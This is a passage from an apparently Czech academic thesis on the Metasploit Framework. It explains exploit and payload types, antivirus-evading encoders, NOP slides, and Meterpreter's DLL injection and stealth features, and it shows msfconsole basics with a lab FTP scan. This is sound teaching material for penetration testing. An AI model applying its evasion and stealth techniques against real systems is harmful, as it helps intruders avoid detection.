Exploity se v Metasploitu dělí do dvou kategorií. První z nich jsou tzv. aktivní exploity, které mají za cíl kompromitovat konkrétní počítač, dokončit svou činnost a poté systém opustit. Pasivní exploity naopak čekají na to, až se nějaký počítač

připojí a až tím se samotný exploit provede. Pasivní exploity se téměř vždy zaměřují na klienty, jako jsou webové prohlížeče, FTP klienti atd. (93)

8.3.2 Payload

Další podsložkou ve složce moduly jsou samotné payloady, které je možné rozdělit do třech kategorií: singles, stagers a stages.


- **Singles**: Mají za cíl provést jen jednu jednoduchou akci. Jedná se o samostatné payloady s relativně malým kódem a kvůli tomu tyto payloady vůbec nezávisí na Metasploitu samotném a je možné je využít i jinde. (94)
- **Stagers a stages**: Stagery představují relativně malé payloady, jejichž cílem je tvorba síťového spojení mezi útočníkem a cílovým strojem za účelem pozdější přepravy dodatečného škodlivého kódu (stages). Kód jednotlivých stages, pak na rozdíl od stagerů může, být už relativně velký. Jak již z názvu vyplývá, jeden stager může stáhnout jednu ale i větší množství stages. (94)

8.3.3 Encoders

Encoders neboli „kódovače“ představují následující krok po vygenerování konkrétního payloadu. Cílem zakódování je snaha vyhnout se detekci antivirovým softwarem či jiným IDS (Intrusion Detection Systems). (1 str. 244) Zakódováním je možné se vyhnout antivirovým programům využívajícím statickou detekci malware. Je ale důležité zmínit, že stávající antivirové programy, kromě statické detekce, využívají i pokročilejší techniky jako je behaviorální a heuristická analýza, takže samotné zakódování nemusí stačit. Metasploit obsahuje celkem 45 kódovačů, které je možné rozdělit do tří kategorií. (95; 92)

- **Kódování Base64**: Příkladem jednoduchého kódování je Base64 kódování. Tento typ kódování funguje na principu rozdělení počátečního textu do skupin po 6 bitech (původně mohl být text zakódován tak, aby každému znaku odpovídalo právě 8 bitů) a přiřazení následného ASCII znaku na základě binární hodnoty každé 6bitové části. Nevýhodou tohoto kódování je, že výsledný kód je kvůli tomu o zhruba 33% delší než původní text. Výhoda kódování Base64 je, že výsledný zakódovaný znak se může výrazně

lišit v závislosti na pozici nezakódovaného znaku v textu. Tento typ kódování není omezen pouze na využití jako kódování textu, ale může být využit na jakákoliv binární data. (96; 95) Base64 kódování je tedy mimo jiné výhodný všude, kde je nutné přesunout binární data textovými kanály.



Obrázek 11 Ukázka kódování Base64
Zdroj: (96)

- **XOR kódování**: Jak již název napovídá XOR kódování využívá matematické operace XOR. Jedná se o metodu symetrické kryptografie a je tedy nezbytné, aby po zakódování byl klíč pro dekódování přibalený k danému zašifrovanému souboru. (95)
- **Alfanumerické kódování**: Třetím druhem kódování je kódování alfanumerické. Tento typ kódování převádí podobně jako Base64 zdrojový soubor na sekvenci ASCII znaků. Toto ale neslouží pouze pro vyhnutí se antivirům a jiným prostředkům IDF. Cílem tohoto typu kódování je kromě toho i snaha vyhnout se restrikcím na sadu znaků. Zdrojový kód je totiž převeden podobně jako při využití Base64 na ASCII formát. Ve výstupu se však objevují pouze alfanumerické znaky. (95)

Obrázek 12 Výpis pěti konkrétních kódovačů Metasploitu
Zdroj: Vlastní tvorba

8.3.4 NOPS

Jako součást exploitů či payloadů může být využita i speciální procesorová instrukce NOP (no-operation isntruction). Procesor vykonávající tuto instrukci ji nejprve přečte, nic neudělá a následně se posune o instrukci dál. Opkód této instrukce je v architektuře Intel 90 a je často k vidění ve výpisech jako \x90. V Assembleru je pak tato instrukce zapsána prostě jako NOP. (84 stránky 111-115)

Instrukce NOP slouží k několika účelům. Tím hlavním je tvorba tzv. „*NOP slides*“, což je sekvence instrukcí NOP, která postupně vede na skutečný kód. Po této „skluzavce“ se tedy procesor vždy bezpečně dostane k první skutečné instrukci. (84 stránky 111-115; 84 str. 216)

Využití tohoto fenoménu je výhodné, protože je tak možné udržet konzistentní velikost payloadů napříč exploitačními pokusy. Výsledný kód bude vždy bez problému spustitelný, protože stejné velikosti je dosaženo vycpáním výsledného kódu instrukcemi NOP. (97)

Některé exploity fungují na základě zaplnění velkého množství paměti instrukcemi NOP a následným zmanipulováním procesoru, aby do této oblasti libovolně skočil a tím nezamýšleně začal provádět kód exploitu. (84 str. 111) Právě kvůli výhodnosti instrukcí NOP pro exploity však řada antivirů a jiných systémů IDS

označuje kód, který obsahuje velké množství těchto instrukcí za potenciálně nebezpečný. (84 str. 230)

8.3.5 Auxiliary, evasion a post

Funkce posledních tří typů modulů je již zjevná z jejich názvu. Jedná se o moduly typu auxiliary, evasion a post. Složka auxiliary obsahuje různé scannery portů, fuzzery, sniffery či nástroje pro útoky typu brute-force apod. (92)

Nově přidanými standartními moduly jsou pak evasion a post. Moduly typu evasion představují různé metody vyhnutí se detekci anti-malwarovým softwarem, kterých Metasploit v současné době obsahuje pouze 9. Složka post potom sdružuje moduly, které slouží k po-exploitační činnosti jako je například udržení persistence. V minulosti tohoto bylo dosáhnuto za pomocí Meterpreter skritpů, ale tato možnost je již nyní „*deprecated*“, tedy pořád možná, avšak zastaralá. V budoucnu může být navíc tato možnost z Metasploitu odstraněna kompletně.

8.4 Meterpreter

Jedním z hlavních nevýhod většiny payloadů je tvorba nového procesu v kompromitovaném systému. Toto je nežádoucí, protože tento proces poté může být snadno detekován a zachycen antivirovým softwarem. Dalším problémem jednoduchých payloadů je dále velmi omezená funkčnost, kterou často může být jen několik málo funkcí. (1 stránky 124-125; 98)

Z tohoto důvodu byl vytvořen Meterpreter, tedy jakýsi příkazový interpret pro Metasploit. Meterpreter využívá techniku zvanou „*in-memory DLL injekce*“, která je blíže popsána v následující podkapitole.

8.4.1 DLL injekce

Dynamicky linkované knihovny DLL (dynamic-link library) představují mechanismus systému Windows pro načítání sdílených knihoven. Spuštěné programy tak mohou sdílet často využívané funkce. Další z výhod DLL je možnost jeho dynamického načtení za běhu programu. Kód knihovny tedy nemusí být


v paměti celý, ale může být načten, až když to bude nutné. DLL injekce je poté forma injekce kódu, která využívá toho mechanismu v operačních systémech Windows.

Do adresního prostoru běžícího procesu je nahrána knihovna DLL, jež obsahuje kód, který chceme v kontextu daného cílového procesu spustit. Injektovaný kód tak může například měnit chování daného procesu, ale také je tímto způsobem možné získat i přístup k prostředkům daného procesu. Injektování knihoven DLL lze použít k různým účelům, včetně rozšíření funkčnosti programu třetí stranou (99), řešení problémů s programem bez nutnosti změny jeho kódu (100) nebo jako prostředek škodlivého softwaru či škodlivé činnosti k narušení bezpečnosti a integrity systému. (99)

Autoři škodlivého softwaru používají DLL injekce ze dvou hlavních důvodů. Zaprvé jim injektování škodlivého kódu poskytuje určitý stupeň neviditelnosti při jeho provádění; všechny akce prováděné knihovnou DLL vypadají, že pocházejí z tohoto procesu, a tudíž jsou neodhalitelné pomocí antiviru na bázi detekce procesů. Zadruhé tato technika umožňuje škodlivému kódu využít kontext provádění "kontejnerového" procesu a využít tak zdroje, které jsou specificky dostupné danému procesu. (101)

Samotný proces injekce DLL je dle (102) možné shrnout do 4 kroků.


1. Připojení se k cílovému procesu
2. Alokování paměti v rámci daného procesu
3. Nakopírování daného DLL nebo cesty k němu do paměti procesu a určení daných paměťových adres
4. Instruování daného procesu tak, aby kód obsažený v DLL spustil



Obrázek 13: Detailní postup ukázkové DLL injekce
Zdroj: Vlastní tvorba dle (102)

8.4.2 Incializace Meterpreteru

Meterpreter tedy představuje komplexní payload, který využívá několikakrokové inicializace za využití techniky stageru, který postupně načítá další stages. Úspěšná inicializace Meterpreteru probíhá ve čtyřech krocích. Na začátku je do systému, na který je útočeno odeslán takzvaný stager, který po úspěšné exploitaci vytvoří spojení zpátky k MSFConsole přes TCP (Transmission Controll Protokol) na předem dané adrese a portu. V další fázi odešle MSFConosle druhou část payloadu DLL injekce. Poté dojde k odeslání Meterpreter DLL za účelem vytvoření řádného komunikačního kanálu. Rozšíření, jako jsou např. stdapi a priv, jsou pak dále načítány za využití standartního protokolu pro zabezpečenou komunikaci TLS (Transmission Layer Security). (1 stránky 124-125)



Obrázek 14 Úspěšná inicializace Meterpereteru
Zdroj: Vllastní tvorba dle https://www.javatpoint.com/meterpreter-in-ethical-hacking

8.4.3 Výhody Meterpreteru

Meterpreter tedy představuje velmi mocný nástroj, jehož výhody jsou dle (1 stránky 124-125) a (103) následující:


- Nenápadnost:
  - Nevytváří nový proces, protože funguje v kontextu exploitovaného procesu
  - Nachází se kompletně v paměti, takže na disk není zapásáno vůbec nic
  - Využívá šifrovanou komunikaci
  - Dokáže jednoduše migrovat napříč procesy
  - Kvůli své nenápadnosti výrazně komplikuje forenzní analýzu

- Síla:
    - Meterpreter využívá kanálovaný komunikační systém, takže je možné pracovat s několika komunikačními kanály naráz
    - Využívá TLV protokol, který má málo limitací
- Rozšiřitelnost:
    - Je to platforma, pro kterou se dají velmi příjemně, rychle a jednoduše psát rozšíření
    - Nové funkce se dají načítat za běhu Meterpreteru a to (aniž by bylo potřeba) Meterpreter znovu sestavovat

8.5 Seznámení se základy ovládání Frameworku Metasploit

Cílem této pod-kapitoly je popsat základy ovládání Metasploit Framewrok za využití nejpoužívanějšího uživatelského rozhraní MSFConsole. Toto rozhraní bylo pro tuto pod-kapitolu a následně i pro případovou studii vybráno nejen kvůli své popularitě, ale také kvůli tomu, že se jedná o jediné rozhraní, které umožňuje přístup ke všem funkcím Metasploit Framework. (89) Toto rozhraní je možné v případě standartní instalace Metasploit Framework spustit například zadáním klíčového slova „*msfconsole*“ do příkazové řádky.


Po úspěšném spuštění MSFConsole se zobrazí uvítací banner s dalšími informacemi o aktuálně nainstalované verzi Metasploit Framework včetně detailních informací o množství aktuálně dostupných možností v každém z modulů. Spuštěné rozhraní MSFConsole je ukázáno na obrázku 15. Na tomto obrázku je vidět i podoba samotného rozraní, které je příkazové a tedy negrafické. V případě verze 6 tohoto frameworku je rozraní MSFConsole znázorněno znaky „*msf6* >“.



Obrázek 15 Uvítací banner Metasploit Frameworku
Zdroj: Vlastní tvorba

Po spuštění uživatelského rozhraní je nyní již možné Metasploit Framework naplno využít. Nejzákladnějším příkazem je „*help*“, který jak již název napovídá, zobrazí seznam všech dostupných příkazů. Dalším z nejzákladnějších příkazů pro MSFConsole je „*search*“. Tento příkaz na základě použitých klíčových slov prohledá všechny moduly včetně jejich popisů a zobrazí relevantní výsledky. Takovéto vyhledávání je pak dále možno zefektivnit využitím pomocných kritérií, jako je například „*type:exploit*“ či „*port:21*“.

Použitím příkazu „*info*“ je dále možné získat dodatečné informace o každém z modulů. Pro konkrétní výběr modulu se využívá příkaz „*use*“. Oba tyto příkazy standartně očekávají jako argument přesnou cestu k požadovanému modulu, avšak při využití vyhledávání je možné si práci usnadnit a namísto toho jako argument pro „*use*“ a „*info*“ využít pouze číslo, které bylo každému z nalezených modulů dočasně přiřazeno na základě jeho pořadí ve výstupu vyhledávání. Přesně taková situace je znázorněna na obrázku 16.




Obrázek 16 Ukázka výběru konkrétního modulu
Zdroj: Vlastní tvorba

Po vybrání konkrétního modulu je dále nutné konkrétní modul nakonfigurovat pro účel, ke kterému se ho chystáme použít. Možnosti konfigurace se liší pro každý z modulů, společné však je, že některé konfigurační možnosti jsou povinné a jiné nikoliv. Konkrétní informace je možné zobrazit příkazem „*show options*“.

Z obrázku 17 je patrné, že při použití modulu pro skenování FTP verzí je možné nakonfigurovat „*FTPPASS, FTPUSER, RHOSTS, RPORT, THREADS*“. Vysvětlení konkrétního významu je možné zjistit z popisu, který je u každé možnosti uvedený. Velmi častými konfiguračními možnostmi v Metasploit Framework jsou „*RHOST(S), RPORT, LHOST, LPORT*“. První písmeno (L/R) v tomto případě označuje, jestli se jedná o místní či vzdálený cílový systém. V případě, že vzdálený systém může být z principu pouze jeden, bývá jako možnost uvedena namísto „*RHOSTS*“ pouze jednotné číslo „*RHOST*“.

Tím však možnosti konfigurace modulů nekončí. Další možnosti je pak možné zobrazit příkazem „*show advanced*“ a „*show evasion*“. Pokročilé konfigurační možnosti často není potřeba vůbec měnit. Ve speciálních případech to však může být vhodné. V případě zde prezentovaného modulu pro skenování FTP verze obsahují pokročilé konfigurační možnosti například nastavení týkající se kryptografických protokolů TLS/SSL. Poslední z konfiguračních možností slouží pro vyhnutí se odhalení. V těchto konfiguračních možnostech je, jak již název napovídá, možné upravit chování modulu tak, aby jeho spuštění bylo na cílovém počítačovém systému a síti obtížněji detekovatelné. V případě skenerů se jedná například o možnost přidání zpoždění před každým krokem skenování. To může být zejména výhodné, pokud se jedná o typické skenování celé počítačové sítě, protože velmi rychlé iterativní prozkoumání sítě může být snadno detekováno.



Obrázek 17 Ukázka konfiguračních možností
Zdroj: Vlastní tvorba

Volba konkrétní hodnoty konfigurační možnosti se provádí příkazem „*set*“. Nastavení uživatele v případě skeneru FTP verze může být tedy provedeno příkazem „*set FTPUSER user123*“. Poté co penetrační tester modul správně nastaví, je už možné použít „*run*“, který kód obsažený v konkrétním modulu provede. Výstup po provedení modulu je na obrázku 18. Z obrázku je patrné, že sken byl úspěšně proveden a konkrétní implementace FTP služby byla identifikována jako vsftpd

2.3.4. Tuto informaci může dále penetrační tester využít a hledat zranitelnosti v této konkrétní implementaci FTP.

```
msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 192.168.1.118:21      - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.1.118:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) >
```

Obrázek 18 Úspěšně provedený modul
Zdroj: Vlastní tvorba


9 Případová studie

Za účelem bližšího prozkoumání a demonstrace možného využití nástroje Metasploit Framework pro penetrační testování byla vytvořena případová studie, která je sestavena se základě předem připraveného scénáře. Scénář byl zkonstruován tak, aby souvisle předvedl širokou škálu možností, které framework nabízí.

Vzhledem k tématu této práce a všestrannosti nástroje Metasploit Framework je v případové studii využití jiných nástrojů, které by běžně mohly být pro penetrační testování použity omezeno.

9.1 Představení sítě

Scénář pro provedení případové studie byl sestaven tak, aby na něm bylo možné demonstrovat co nejvíce širokou škálu různých možností, které Metasploit Framework nabízí. Síť pro tento účet byla vytvořena tak, jak je znázorněna na obrázku 19. Síť se skládá ze dvou oddělených podsítí. Síť 10.0.0.0/24 dále referována jako síť A je na obrázku znázorněna vlevo. Druhou sítí je síť 10.0.100.0/24, na kterou je dále odkazováno jako na síť B je znázorněna na pravé straně obrázku. Speciálním zařízením je server umístěný uprostřed obrázku, tento server totiž obsahuje dvě síťové karty a je tedy součástí sítě A i B. V tomto scénáři jsou sítě A i B spravovány stejnou smyšlenou organizací, která za účelem zvýšení zabezpečení implemetovala bezpečnostní politiku, která je v bodech sepsána níže.



Obrázek 19 Topologie sítě
Zdroj: Vlastní tvorba

